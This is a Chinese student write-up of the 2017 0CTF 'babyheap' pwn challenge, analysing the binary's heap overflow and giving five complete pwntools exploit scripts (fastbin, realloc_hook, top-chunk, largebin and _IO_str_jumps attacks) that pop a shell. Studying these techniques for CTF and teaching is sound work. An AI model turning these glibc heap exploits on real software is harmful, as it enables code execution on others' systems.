我的作业主题是《用五种解法解一道pwn题，加深对堆利用的理解》，题目出处为2017年0CTF的babyheap。

题目放在我的github上：2017_0CTF_babyheap


第一次解：

预览题目：

可以看到文件为64位，保护全开，给了Libc（版本为2.24），标准的堆题。。。看到full relro一般为改hook为one_gadget。放进ida里进一步分析：

主要功能分析及漏洞寻找：

可以看到程序开始时先选了一段随机不可控的地址来储存chunk指针列表的基地址（base_ptr）。紧接着就进入了死循环，打印菜单，输入选项，运行函数。我们来逐个分析功能：



```
1__int64 __fastcall main(__int64 a1, char **a2, char **a3)
2{
3  char *base_ptr; // [rsp+8h] [rbp-8h]
4
5  base_ptr = sub_B70();
6  while ( 1 )
7  {
8    print_menu();
9    Input();
10   switch ( (unsigned __int64)off_14F4 )
11   {
12     case 1uLL:
13       allocate((__int64)base_ptr);
14       break;
15     case 2uLL:
16       fill((__int64)base_ptr);
17       break;
18     case 3uLL:
19       free_((__int64)base_ptr);
20       break;
21     case 4uLL:
22       print((__int64)base_ptr);
23       break;
24     case 5uLL:
25       return 0LL;
26     default:
27       continue;
28   }
29 }
30}
```

在allocate()功能中，我们发现申请的chunk的大小可以由我们自己决定（小于0x1000），是可控的，且heap结构体中会储存我们申请到的chunk的大小。**此外，我们申请堆块时用的是 calloc() 而不是malloc()这意味着堆块的数据开始时要被初始化为0，这一点需要注意。**

```
 5  void *v3; // [rsp+18h] [rbp-8h]
 6
 7  for ( i = 0; i <= 15; ++i )
 8  {
 9    if ( !*(_DWORD *)(0x18LL * i + a1) )
10    {
11      printf("Size: ");
12      v2 = Input();
13      if ( v2 > 0 )
14      {
15        if ( v2 > 0x1000 )
16          v2 = 0x1000;
17        v3 = calloc(v2, 1uLL);
18        if ( !v3 )
19          exit(-1);
20        *(_DWORD *)(0x18LL * i + a1) = 1;
21        *(_QWORD *)(a1 + 0x18LL * i + 8) = v2;
22        *(_QWORD *)(a1 + 0x18LL * i + 16) = v3;
23        printf("Allocate Index %d\n", (unsigned int)i);
24      }
25      return;
26    }
27  }
28}
```

fill()函数就是向我们申请过的chunk里填数据，不过有一个很明显的任意溢出更改漏洞。

```
 6
 7  printf("Index: ");
 8  result = Input();
 9  index = result;
10  if ( (signed int)result >= 0 && (signed int)result <= 15 )
11  {
12    result = *(unsigned int *)(0x18LL * (signed int)result + a1);
13    if ( (_DWORD)result == 1 )
14    {
15      printf("Size: ");
16      result = Input();
17      v3 = result;
18      if ( (signed int)result > 0 )
19      {
20        printf("Content: ");
21        result = sub_11B2(*(_QWORD *)(0x18LL * index + a1 + 0x10), v3);
22      }
23    }
24  }
25  return result;
26}
```

free()就是将chunk指针free()，没有uaf漏洞。

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
signed __int64 __fastcall free_0(__int64 a1)
{
  signed __int64 result; // rax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = input();
  v2 = result;
  if ( (signed int)result >= 0 && (signed int)result <= 15 )
  {
    result = *(unsigned int *)(24LL * (signed int)result + a1);
    if ( (_DWORD)result == 1 )
    {
      *(_DWORD *)(0x18LL * v2 + a1) = 0;
      *(_QWORD *)(0x18LL * v2 + a1 + 8) = 0LL;
      free(*(void **)(0x18LL * v2 + a1 + 0x10));
      result = 0x18LL * v2 + a1;
      *(_QWORD *)(result + 0x10) = 0LL;
    }
  }
  return result;
}
```

print()函数就是打印对应下标的chunk的content，**不过打印的内容是根据我们在allocate()时输入的size来决定的。**

```
int __fastcall print(__int64 a1)
{
  int result; // eax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = input();
  v2 = result;
  if ( result >= 0 && result <= 15 )
  {
    result = *(_DWORD *)(24LL * result + a1);
    if ( result == 1 )
    {
      puts("Content: ");
      output(*(_QWORD *)(24LL * v2 + a1 + 0x10), *(_QWORD *)(0x18LL * v2 + a1 + 8));
      result = puts(byte_14F1);
    }
  }
  return result;
}
```

思考如何利用漏洞：

首先我们的最终目标定为：将malloc_hook改为one_gadget，现阶段，我们只能借助于程序自身的fill()功能来进行写，而fill()功能又需要一个堆指针，所以我们的目标转化为如何使堆指针分配到malloc_hook附近，我们运用fastbinattack功能与overlapping结合的方法来实现。

leak:

因为我们要确定malloc_hook的地址与one_gadget的地址，所以必须泄露出libc才能继续往下进行。

我们可以利用程序的print()功能来实现泄露libc地址，先申请4个chunk（chunk2大小为smallchunk），然后通过0来改写1的size，然后通过标准的overlapping方法，先free()再malloc()，然后chunk2现在在1的里面，(这里要注意，因为是calloc，所以再次申请chunk1的时候，chunk2的chunk_header会被清零，需要fill()重新布置一下)，然后free chunk2，将其放入unsortedbin中，然后通过chunk1的print()打印出chunk2的fd指针，成功泄露libc。

控制程序执行流:

之后我们就可以先把chunk2（大小我们申请为0x60）放进fastbin里，然后通过chunk1改其fd指针为&main_arena-0x33，然后在申请两次即可，然后再通过改chunk4的内容来改malloc_hook，再申请则会触发one_gadget。

exp如下:

```
#coding:utf-8

from pwn import *
context(os='linux',arch='amd64')
#context.log_level='debug'
p=process('./babyheap')
libc=ELF('./libc.so.6')

def allocate(length):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil(': ')
    p.sendline(str(length))

def fill(ID,length,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.recvuntil('Index: ')
    p.sendline(str(ID))
    p.recvuntil('Size: ')
    p.sendline(str(length))
    p.recvuntil('Content: ')
    p.send(payload)

def free(ID):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

def dump(ID):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

offset = 0x3c4b20
#---------------1.leak-------------------
```


```
#-------------overlapping start-----------
allocate(0x20)            #index 0
allocate(0x20)            #index 1
allocate(0x100)           #index 2
allocate(0x20)            #index 3  隔离index 2 防止其被topchunk合并
#---------------change--------------------
payload = 'a'*0x20+p64(0)+p64(0x141)
fill(0,len(payload),payload)
#gdb.attach(p)

#--------------free and malloc------------
free(1)
allocate(0x130)
payload = '\x00'*0x20+p64(0)+p64(0x111)    #因为calloc()会清空index 1
fill(1,len(payload),payload)
#--------------overlapping down-----------
free(2)
#gdb.attach(p)
dump(1)
p.recvuntil('Content: \n')
main_arena_addr = u64(p.recv()[48:48+6].ljust(8,'\x00')) - 88
libcbase = main_arena_addr - offset
one_gadget = 0x4526a   #0x4526a  0xf02a4  0xf1147
one_gadget_addr = libcbase + one_gadget
log.success('libcbase = ' + hex(libcbase))
#gdb.attach(p)
#-------------leak down-------------------

#---------------2.change-----------------
p.sendline('1')           #index 2
p.recvuntil(': ')
p.sendline(str(96))
#gdb.attach(p)

free(2)
#gdb.attach(p)

fake_chunk_addr = main_arena_addr - 0x33
payload = 'a'*0x20+p64(0)+p64(0x71)+p64(fake_chunk_addr)
fill(1,len(payload),payload)
#gdb.attach(p)

allocate(0x60)          #index 2
#gdb.attach(p)

allocate(0x60)          #index 4

payload = 'a'*0x13 + p64(one_gadget_addr)
fill(4,len(payload),payload)

allocate(0x20)

p.interactive()
```

反思，拓展与多解：

回过头来看这一题，就是一道中规中矩的堆题，堆的理论知识扎实并且调试能力不错的人解出应该只是时间问题。又因为这道题漏洞太多，题目所做的限制（申请的堆块大小不限制，chunk的所在范围不限制，任意溢出漏洞，有upgrade功能，有输出打印功能等等）也太少，正好借这次作业的机会来复习一下之前学过的一些堆利用的基础姿势。

第二种解_realloc_hook微调栈环境：

说是第二种解，其实只是在第一种基础解上略加改动，用了一个小技巧而已，在main_arena上方0x20处是realloc_hook和malloc_hook，我们第一种解法是将malloc_hook直接改为one_gadget，这种解法其实有很大的运气成分，因为one_gadget的成功是需要条件的，需要[rsp+0xxx] == NULL 时才会成功有时候我们不能保证这个条件成立，**这时就有一个技巧叫做realloc_hook微调，利用realloc_hook来调整栈环境，**因为我们将chunk直接伪造在&main_arena-0x33处，所以我们可以把realloc_hook和malloc_hook全都控制，realloc函数在函数起始会检查realloc_hook的值是否为0，不为0则跳转至realloc_hook指向地址，所以我们把realloc_hook设为one_gadget的地址，将malloc_hook设置为realloc函数开头某一push寄存器处。push和pop的次数是一致的，若push次数减少则会压低堆栈，改变栈环境。这时one_gadget就会可以使用。具体要压低栈多少要根据环境决定，这里我们可以进行小于48字节内或72字节的堆栈调整。



exp如下：

```
#coding:utf-8

from pwn import *
context(os='linux',arch='amd64',terminal = ['terminator','-x','sh','-c'])
```

```
#context.log_level='debug'
p = process('./babyheap')
P = ELF('./babyheap')
libc = ELF('./libc.so.6')

def allocate(length):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil(': ')
    p.sendline(str(length))

def fill(ID,length,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.recvuntil('Index: ')
    p.sendline(str(ID))
    p.recvuntil('Size: ')
    p.sendline(str(length))
    p.recvuntil('Content: ')
    p.send(payload)

def delete(ID):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

def dump(ID):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

allocate(0x60) #0
allocate(0x60) #1
allocate(0x60) #2
allocate(0x60) #3
allocate(0x60) #4
allocate(0x60) #5

payload='a'*96+p64(0x00)+chr(0xe1)
fill(2,len(payload),payload)
delete(3)
allocate(0x60)#3

p.sendline('4')
p.recvuntil('Index:')
p.sendline('4')
p.recvuntil('Content: \n')
libcbase = u64(p.recv(6).ljust(8,'\x00'))-(0x7f88fe7e9b78- 0x7f88fe425000)
log.success('libcbase = '+hex(libcbase))

#gdb.attach(p)
```

```
sys = libcbase + libc.symbols['system']
re_hook = libcbase + libc.symbols['__realloc_hook']
mac_hook = libcbase + libc.symbols['__malloc_hook']
realloc = libcbase + libc.symbols['__libc_realloc']
allocate(0x60)#6

delete(4)
payload=p64(mac_hook-0x23)
fill(6,len(payload),payload)
allocate(0x60)#4
allocate(0x60)#7

payload='a'*0xb + p64(libcbase+0x4526a) + p64(realloc+8)
fill(7,len(payload),payload)

allocate(0x60)
#gdb.attach(p)
p.interactive()
```

第三种解_将topchunk迁移到free_hook上方：

同malloc_hook类似，在调用free函数时会先检验free_hook的值。 但是free_hook上方都是0字节。不能直接通过fastbin_attack进行攻击，可以先通过fastbinattack修改topchunk_addr为&__free_hook-0xb58，之后申请内存至free_hook修改为system地址。 fastbin数组在top chunk指针上方。可以通过free fastbin chunk修改fastbin数组的值使的fastbin attack可以实现。 存在限制要求堆的地址以0x56开头(原因看最后一种解法largebinattack。)

exp如下：

```
#coding:utf-8

from pwn import *
context(os='linux',arch='amd64',terminal = ['terminator','-x','sh','-c'])
#context.log_level='debug'
p = process('./babyheap')
P = ELF('./babyheap')
libc = ELF('./libc.so.6')

def allocate(length):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil(': ')
    p.sendline(str(length))

def fill(ID,length,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.recvuntil('Index: ')
    p.sendline(str(ID))
    p.recvuntil('Size: ')
    p.sendline(str(length))
```

```
    p.recvuntil('Content: ')
    p.send(payload)

def delete(ID):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

def dump(ID):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

while 1:

    try:
        p = process('./babyheap')
        allocate(0x40) #0
        allocate(0x40) #1
        allocate(0x40) #2
        allocate(0x40) #3
        allocate(0x40) #4
        allocate(0x40) #5
        allocate(0x60)
        allocate(0x60)
        delete(6)
        payload = 'a'*64+p64(0x00)+chr(0xa1)
        payl = '/bin/sh'+chr(0)
        fill(0,len(payl),payl)
        fill(2,len(payload),payload)
        delete(3)
        allocate(0x40)#3

        p.sendline('4')
        p.recvuntil('Index:')
        p.sendline('4')
        p.recvuntil('Content: \n')
        libcbase = u64(p.recv(6).ljust(8,'\x00')) - (0x7ff5f5385b78-0x7ff5f4fc1000)
        free_hook=libcbase + libc.symbols['__free_hook']
        log.success('libcbase = '+hex(libcbase))

        allocate(0x40)
        delete(6)
        payload = p64(libcbase+(0x7f8655ab2b4d-0x7f86556ee000))
        fill(4,len(payload),payload)
        #gdb.attach(p)

        allocate(0x40)
        allocate(0x40) #8
        payload = 'a'*0x1b+p64(free_hook-0xb58)
        fill(8,len(payload),payload)
```

```
        #gdb.attach(p)
        for i in range(0,6):
            allocate(0x200)
        system = libcbase + libc.symbols['system']
        payload = chr(0)*0xf8+p64(system)
        fill(14,len(payload),payload)

        delete(0)
        break
    except EOFError:
        p.close()

p.interactive()
```

第四种解_largebin_attack构造fakechunk：

因为申请的chunk大小不受限制，所以largebin_attack当然在我们的考虑范围之内，largebinattack的主要效果为在任意地址写入堆地址，实际运用就是用堆地址的开头0x55/0x56来进行chunk的size的错位构造，所以我们就可以在free_hook的上方写入堆地址，然后利用fakechunk来改写free_hook为system，之后运行system('/bin/sh\x00')获取shell。但是需要注意的是并不是一定能成功，因为当size为0x55(1010101)时被free会报错，而0x56(1010110)却不会,因为第二个bit位为0时会被认为是mmap出来的地址从而free这块地址会报错，而为1时则不会，所以加个循环就OK了。

关于largebin_attack的技术在赛题中出现较少，可参考以下链接学习：

veritas师傅的blog

ctf-wiki

从2019西湖论剑的一道题来看largebinattack

exp如下：

```
#coding:utf-8

from pwn import *
context(os='linux',arch='amd64')
#context.log_level='debug'
p=process('./babyheap')
#,env={'LD_PRELOAD':'./libc.so.6'})
libc=ELF('./libc.so.6')

def new(length):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil(': ')
    p.sendline(str(length))

def upgrade(ID,length,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
```

```
    p.recvuntil('Index: ')
    p.sendline(str(ID))
    p.recvuntil('Size: ')
    p.sendline(str(length))
    p.recvuntil('Content: ')
    p.send(payload)

def delete(ID):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

def view(ID):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

while 1:
    try:
        p = process('./babyheap')

        new(0x90) #0
        new(0x90) #1
        new(0x90) #2
        new(0x90) #3

        payload = '\x00'*0x90 + p64(0) + p64(0x141)
        upgrade(0,len(payload),payload)

        delete(1)
        new(0x90) #1

        view(2)
        p.readuntil('Content: \n')
        libcbase = u64(p.recv(6).ljust(8,'\x00'))-(0x7fcbd010eb78- 0x7fcbcfd4a000 )
        free_hook = libcbase + libc.symbols['__free_hook']
        log.success('libcbase = '+hex(libcbase))
        log.success('free_hook = '+hex(free_hook))

        new(0x90)  #4
        p.sendline('3')
        p.recvuntil('Index: ')
        p.sendline(str(3))
        delete(2)
        delete(1)
        delete(0)

        new(0x20) #0
        new(0x4d0) #1
        new(0x20) #2
        new(0x4e0) #3
```

```
        new(0x20) #5

        delete(1)
        new(0x500) #1

        payload = '/bin/sh\x00' + p64(0)*3 + p64(0) + p64(0x4e1) + p64(0) + p64(free_hook-
0x20+8)         + p64(0) + p64(free_hook-0x40+3)
        upgrade(0,len(payload),payload)

        delete(3)
        payload = p64(0)*4 + p64(0) + p64(0x4f1) + p64(0) + p64(free_hook-0x20)
        upgrade(2,len(payload),payload)

        new(0x40) #3

        system_addr = libcbase + libc.sym['system']
        payload = '\x00'*0x10 + p64(system_addr)
        upgrade(3,len(payload),payload)

        delete(0)
        break
    except EOFError:
        p.close()
#gdb.attach(p)
p.interactive()
```

第五种解_利用IO_str_jump来运行system('/bin/sh\x00'):

有任意溢出这种大漏洞存在，所以可以溢出到topchunk的内容，IO_FIFE的利用方法就很容易被想到，因为libc2.24较libc2.23对vtable_ptr做了范围检查，我们不能直接控制他，house of orange技术将不再适用，但当然有新的技术衍生出来，就是利用IO_str_jump。具体原理参考以下链接：

新手向——IO_file全流程浅析

exp如下:

```
#coding:utf-8

from pwn import *
context(os='linux',arch='amd64')
#context.log_level='debug'
p=process('./babyheap',env={'LD_PRELOAD':'./libc.so.6'})
libc=ELF('./libc.so.6')

def allocate(length):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil(': ')
    p.sendline(str(length))
```

```python
def fill(ID,length,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.recvuntil('Index: ')
    p.sendline(str(ID))
    p.recvuntil('Size: ')
    p.sendline(str(length))
    p.recvuntil('Content: ')
    p.send(payload)

def free(ID):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

def dump(ID):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(ID))

offset = 0x3c4b20
#---------------1.leak--------------------
#-------------overlapping start-----------
allocate(0x20)            #index 0
allocate(0x20)            #index 1
allocate(0x100)           #index 2
allocate(0x20)            #index 3  隔离index 2 防止其被topchunk合并
#---------------change--------------------
payload = 'a'*0x20+p64(0)+p64(0x141)
fill(0,len(payload),payload)
#gdb.attach(p)

#--------------free and malloc------------
free(1)
allocate(0x130)
payload = '\x00'*0x20+p64(0)+p64(0x111)    #因为calloc()会清空index 1
fill(1,len(payload),payload)
#--------------overlapping down-----------
free(2)
#gdb.attach(p)
dump(1)
p.recvuntil('Content: \n')
main_arena_addr = u64(p.recv()[48:48+6].ljust(8,'\x00')) - 88
libcbase = main_arena_addr - offset
one_gadget = 0x4526a   #0x4526a  0xf02a4  0xf1147
one_gadget_addr = libcbase + one_gadget
log.success('libcbase = ' + hex(libcbase))
#gdb.attach(p)
#-------------leak down-------------------
io_str_jumps = libcbase + (0x7fc707c647a0 - 0x7fc7078a1000)
io_list_all = libcbase + (0x7f82cc242520-0x7f82cbe7d000 )
```

```
system_addr = libcbase + libc.sym['system']
sh_addr = libcbase + libc.search('/bin/sh\x00').next()
log.success('system_addr = '+hex(system_addr))
log.success('io_str_jumps = '+hex(io_str_jumps))
log.success('io_list_all = '+hex(io_list_all))

payload = p64(0)*4
payload+= p64(0)+p64(0x61)
payload+= p64(0)+p64(io_list_all-0x10)
payload+= p64(0)+p64(1)
payload+= p64(0)+p64(sh_addr)
payload = payload.ljust(0xe8+0x10,'\x00')
payload+= p64(io_str_jumps-8) + p64(0) + p64(system_addr)

p.sendline('2')
p.recvuntil('Index: ')
p.sendline(str(1))
p.recvuntil('Size: ')
p.sendline(str(len(payload)))
p.recvuntil('Content: ')
p.send(payload)

p.recvuntil('Command: ')
p.sendline('1')
p.recvuntil(': ')
p.sendline(str(0x10))

#gdb.attach(p)
p.interactive()
```

结语：

以上就是所有的五种解法，说是解法，其实只是一些小技巧而已，这道题漏洞点较多，所以可以运用的方法比较多，正常比赛的情况下pwn题顶多也就2种解法，非预期解很难实现。以上这些技巧都是堆题中经常碰到的，需要熟练掌握才能在比赛中游刃有余地分析程序的漏洞，而不是卡在漏洞利用上。

脚本的可行性我会在附带的视频中演示。

以上就是我的网安实践作业《用五种解法解一道pwn题，加深对堆利用的理解》的全部内容。